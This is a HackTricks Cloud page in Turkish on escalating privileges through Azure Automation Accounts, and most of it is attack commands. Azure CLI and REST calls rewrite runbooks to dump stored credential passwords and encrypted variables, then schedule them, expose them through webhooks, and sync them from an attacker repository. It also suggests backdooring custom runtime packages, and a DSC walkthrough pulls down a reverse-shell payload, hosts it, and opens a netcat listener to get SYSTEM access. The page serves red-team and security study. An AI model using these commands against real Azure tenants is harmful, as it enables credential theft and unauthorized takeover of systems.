 HackTricks Cloud
Az - Azure Automation Accounts Privesc
Tip
AWS Hacking’i öğrenin ve pratik yapın:
HackTricks Training AWS Red Team Expert (ARTE)
GCP Hacking’i öğrenin ve pratik yapın:HackTricks Training GCP Red Team Expert (GRTE)
Az Hacking’i öğrenin ve pratik yapın:HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks'i Destekleyin
- Abonelik planlarını kontrol edin!
- Katılın 💬 Discord group veya telegram group veya Twitter’da bizi takip edin 🐦 @hacktricks_live.
- PR göndererek hacking tricks paylaşın: HackTricks ve HackTricks Cloud github repos.
Azure Automation Accounts
Daha fazla bilgi için bakınız:
Hybrid Workers Group
- From the Automation Account to the VM
Bir saldırgan bir hybrid worker üzerinde rastgele bir runbook (rastgele kod) çalıştırabilirse, VM’in bulunduğu yere pivot yapacağını unutmayın. Bu bir on-premise makine, farklı bir cloud’un VPC’si veya hatta bir Azure VM olabilir.
Ayrıca, hybrid worker Azure içinde diğer Managed Identities eklenmiş olarak çalışıyorsa, runbook runbook’un managed identity’sine ve VM’in tüm managed identity’lerine metadata service üzerinden erişebilecektir.
Tip
Unutmayın ki metadata service farklı bir URL’ye sahiptir (
http://169.254.169.254) ve automation account’un managed identities token’ını aldığı servis olan (IDENTITY_ENDPOINT) farklıdır.
- From the VM to the Automation Account

Ayrıca, birisi Automation Account script’inin çalıştığı bir VM’i ele geçirirse, Automation Account metadata’sını bulup VM üzerinden erişerek Automation Account’a bağlı Managed Identities için token alabilecektir.
Aşağıdaki görselde görülebileceği gibi, VM üzerinde Administrator erişimi varsa, otomasyon hesabı metadata servisine erişmek için URL ve secret’i sürecin environment variables’larında bulmak mümkündür:
Microsoft.Automation/automationAccounts/jobs/write, Microsoft.Automation/automationAccounts/runbooks/draft/write, Microsoft.Automation/automationAccounts/jobs/output/read, Microsoft.Automation/automationAccounts/runbooks/publish/action (Microsoft.Resources/subscriptions/resourcegroups/read, Microsoft.Automation/automationAccounts/runbooks/write)
Özetle bu izinler Automation Account içinde Runbooks oluşturma, değiştirme ve çalıştırma imkânı verir; bunları Automation Account bağlamında kod yürütmek ve atanan Managed Identities üzerinde yetki yükseltmek, ayrıca Automation Account içinde saklanan credentials ve encrypted variables’ları leak etmek için kullanabilirsiniz.
İzin Microsoft.Automation/automationAccounts/runbooks/draft/write bir Automation Account içindeki bir Runbook’un kodunu şu şekilde değiştirmeye izin verir:
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content '$creds = Get-AutomationPSCredential -Name "<credential-name>"
$runbook_variable = Get-AutomationVariable -Name "<encrypted-variable-name>"
$runbook_variable
$creds.GetNetworkCredential().username
$creds.GetNetworkCredential().password'
Önceki betiğin, bir credential’ın kullanıcı adı ve parolayı leak etmek ve Automation Account içinde saklanan bir şifrelenmiş değişkenin değerini almak için nasıl kullanılabileceğine dikkat edin.
İzin Microsoft.Automation/automationAccounts/runbooks/publish/action kullanıcının Automation Account içinde bir Runbook yayınlamasına ve böylece değişikliklerin uygulanmasına izin verir:
az automation runbook publish \
--resource-group <res-group> \
--automation-account-name <account-name> \
--name <runbook-name>
İzin Microsoft.Automation/automationAccounts/jobs/write kullanıcıya Automation Account içinde bir Runbook çalıştırma izni verir; kullanarak:
az automation runbook start \
--automation-account-name <account-name> \
--resource-group <res-group> \
--name <runbook-name> \
[--run-on <name-hybrid-group>]
Yetki Microsoft.Automation/automationAccounts/jobs/output/read kullanıcının Automation Account içindeki bir job’ın çıktısını şu şekilde okumasına olanak tanır:
az rest --method GET \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/jobs/<job-name>/output?api-version=2023-11-01"
Eğer Runbooks oluşturulmadıysa veya yeni bir tane oluşturmak istiyorsanız, bunu yapmak için şu izinlere Microsoft.Resources/subscriptions/resourcegroups/read ve Microsoft.Automation/automationAccounts/runbooks/write ihtiyacınız olacak:
az automation runbook create --automation-account-name <account-name> --resource-group <res-group> --name <runbook-name> --type PowerShell
Microsoft.Automation/automationAccounts/write, Microsoft.ManagedIdentity/userAssignedIdentities/assign/action
Bu izin, kullanıcının Automation Account’a assign a user managed identity atamasına olanak tanır:
az rest --method PATCH \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>?api-version=2020-01-13-preview" \
--headers "Content-Type=application/json" \
--body '{
"identity": {
"type": "UserAssigned",
"userAssignedIdentities": {
"/subscriptions/<subscripntion-id>/resourceGroups/<res-group>/providers/Microsoft.ManagedIdentity/userAssignedIdentities/<user-managed-identity-name>": {}
}
}
}'
Microsoft.Automation/automationAccounts/schedules/write, Microsoft.Automation/automationAccounts/jobSchedules/write
İzin Microsoft.Automation/automationAccounts/schedules/write ile, aşağıdaki komut kullanılarak Automation Account içinde her 15 dakikada bir çalıştırılan yeni bir Schedule oluşturmak mümkündür (çok gizli değil).
Dikkat: Schedule için minimum aralık 15 dakikadır, ve minimum başlangıç zamanı gelecekte en az 5 dakikadır.
## For linux
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every minute" \
--start-time "$(date -u -d "7 minutes" +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15

## Form macOS
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every 15 minutes" \
--start-time "$(date -u -v+7M +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15
Böylece, Microsoft.Automation/automationAccounts/jobSchedules/write izniyle bir Scheduler’ı runbook’a şu şekilde atamak mümkündür:
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-accounts>/jobSchedules/b510808a-8fdc-4509-a115-12cfc3a2ad0d?api-version=2015-10-31" \
--headers "Content-Type=application/json" \
--body '{
"properties": {
"runOn": "",
"runbook": {
"name": "<runbook-name>"
},
"schedule": {
"name": "<scheduler-name>>"
},
"parameters": {}
}
}'
Tip
Önceki örnekte jobchedule id’si
b510808a-8fdc-4509-a115-12cfc3a2ad0dörnek olarak bırakıldı, ancak bu atamayı oluşturmak için rastgele bir değer kullanmanız gerekecek.
Microsoft.Automation/automationAccounts/webhooks/write
İzin Microsoft.Automation/automationAccounts/webhooks/write ile bir Automation Account içindeki bir Runbook için yeni bir Webhook oluşturmak mümkündür; aşağıdaki komutlardan biri kullanılarak yapılabilir.
Azure Powershell ile:
New-AzAutomationWebHook -Name <webhook-name> -ResourceGroupName <res-group> -AutomationAccountName <automation-account-name> -RunbookName <runbook-name> -IsEnabled $true
AzureCLI ve REST ile:
az rest --method put \
--uri "https://management.azure.com/subscriptions/<subscriptionID>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/webhooks/<webhook-name>?api-version=2015-10-31" \
--body '{
"name": "<webhook-name>",
"properties": {
"isEnabled": true,
"expiryTime": "2027-12-31T23:59:59+00:00",
"runOn": "<worker name>",
"runbook": {
"name": "<runbook-name>"
}
}
}'
Bu komutlar yalnızca oluşturma sırasında görüntülenen bir webhook URI döndürmelidir. Daha sonra, runbook’u webhook URI kullanarak çağırmak için
curl -X POST "https://f931b47b-18c8-45a2-9d6d-0211545d8c02.webhook.eus.azure-automation.net/webhooks?token=Ts5WmbKk0zcuA8PEUD4pr%2f6SM0NWydiCDqCqS1IdzIU%3d" \
-H "Content-Length: 0"
Microsoft.Automation/automationAccounts/runbooks/draft/write
Sadece Microsoft.Automation/automationAccounts/runbooks/draft/write izni ile bir Runbook’un kodunu yayımlamadan güncellemek ve bunu aşağıdaki komutlarla çalıştırmak mümkündür.
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content 'echo "Hello World"'

# Run the unpublished code
## Indicate the name of the hybrid worker group in runOn to execute the runbook there
az rest \
--method PUT \
--url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob?api-version=2023-05-15-preview" \
--headers "Content-Type=application/json" \
--body '{
"parameters": {},
"runOn": "",
"runtimeEnvironment": "PowerShell-5.1"
}'

# Get the output (a different permission is needed here, but you could get a revershell or exfiltrate the token to avoid needing this permission)
az rest --method get --url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob/streams?api-version=2019-06-01"
Microsoft.Automation/automationAccounts/sourceControls/write, (Microsoft.Automation/automationAccounts/sourceControls/read)
Bu izin, kullanıcıya Automation Account için aşağıdaki gibi komutlar kullanarak kaynak kontrolünü yapılandırma yetkisi verir (örnek olarak Github kullanılmıştır):
az automation source-control create \
--resource-group <res-group> \
--automation-account-name <automation-account-name> \
--name RemoteGithub \
--repo-url https://github.com/carlospolop/gh-runbooks.git \
--branch main \
--folder-path /runbooks/ \
--publish-runbook true \
--auto-sync \
--source-type GitHub \
--token-type PersonalAccessToken \
--access-token github_pat_11AEDCVZ<rest-of-the-token>
Bu, Github repository’sindeki runbooks’ları Automation Account’a otomatik olarak içe aktarır ve bunları çalıştırmaya başlamak için bazı ek izinlerle possible to escalate privileges.
Ayrıca unutmayın: source control’un Automation Accounts içinde çalışabilmesi için roleü Contributor olan bir managed identity’ye sahip olması gerekir; eğer bu user managed identity ise MI’nin client id’si AUTOMATION_SC_USER_ASSIGNED_IDENTITY_ID değişkeninde belirtilmelidir.
Tip
Oluşturulduktan sonra bir source control’ün repo URL’sini değiştirmek mümkün değildir.
Microsoft.Automation/automationAccounts/variables/write
Microsoft.Automation/automationAccounts/variables/write izni ile Automation Account içinde değişkenler aşağıdaki komut kullanılarak yazılabilir.
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/variables/<variable-name>?api-version=2019-06-01" \
--headers "Content-Type=application/json" \
--body '{
"name": "<variable-name>",
"properties": {
"description": "",
"value": "\"<variable-value>\"",
"isEncrypted": false
}
}'
Özel Runtime Ortamları
Eğer bir automation account custom runtime environment kullanıyorsa, runtime’ın bir custom package’ı kötü amaçlı kodla (ör. a backdoor) üzerine yazılabilir. Bu durumda, o custom runtime’ı kullanan bir runbook her çalıştırıldığında ve custom package’ı yüklediğinde, kötü amaçlı kod çalıştırılacaktır.
State Configuration’ı İstismar Etme
Check the complete post in: https://medium.com/cepheisecurity/abusing-azure-dsc-remote-code-execution-and-privilege-escalation-ab8c35dd04fe
- Step 1 — Dosyaları Oluşturma
Files Required: İki PowerShell script’i gereklidir:
reverse_shell_config.ps1: Payload’ı çekip çalıştıran bir Desired State Configuration (DSC) dosyası. GitHub üzerinden edinilebilir.push_reverse_shell_config.ps1: Yapılandırmayı VM’e publish etmek için bir script. GitHub üzerinde mevcuttur.
Customization: Bu dosyalardaki değişkenler ve parametreler, kaynak isimleri, dosya yolları ve sunucu/payload tanımlayıcıları dahil olmak üzere kullanıcının ortamına göre özelleştirilmelidir.
- Step 2 — Konfigürasyon Dosyasını Zip’leme
reverse_shell_config.ps1 bir .zip dosyasına sıkıştırılır ve Azure Storage Account’a aktarım için hazır hale getirilir.
Compress-Archive -Path .\reverse_shell_config.ps1 -DestinationPath .\reverse_shell_config.ps1.zip
- Adım 3 — Depolama Bağlamını Ayarla & Yükle
Sıkıştırılmış yapılandırma dosyası, önceden tanımlanmış Azure Storage container’ı azure-pentest’e Azure’ın Set-AzStorageBlobContent cmdlet’i ile yüklenir.
Set-AzStorageBlobContent -File "reverse_shell_config.ps1.zip" -Container "azure-pentest" -Blob "reverse_shell_config.ps1.zip" -Context $ctx
- Adım 4 — Kali Box’ı Hazırla
Kali sunucusu, RevPS.ps1 payload’ını bir GitHub deposundan indirir.
wget https://raw.githubusercontent.com/nickpupp0/AzureDSCAbuse/master/RevPS.ps1
Script, hedef Windows VM ve reverse shell için portu belirtmek üzere düzenlenir.
- Adım 5 — Yapılandırma Dosyasını Yayınla
Yapılandırma dosyası çalıştırılır; bunun sonucunda reverse-shell script, Windows VM üzerindeki belirtilen konuma dağıtılır.
- Adım 6 — Payload’ı barındır ve Listener kur
Payload’ı barındırmak için bir Python SimpleHTTPServer başlatılır ve gelen bağlantıları yakalamak için bir Netcat listener kurulur.
sudo python -m SimpleHTTPServer 80
sudo nc -nlvp 443
Zamanlanmış görev payload’u çalıştırarak SYSTEM düzeyinde ayrıcalıklar elde eder.
Tip
AWS Hacking’i öğrenin ve pratik yapın:
GCP Hacking’i öğrenin ve pratik yapın:
Az Hacking’i öğrenin ve pratik yapın:HackTricks'i Destekleyin
- Abonelik planlarını kontrol edin!
- Katılın 💬 Discord group veya telegram group veya Twitter’da bizi takip edin 🐦 @hacktricks_live.
- PR göndererek hacking tricks paylaşın: HackTricks ve HackTricks Cloud github repos.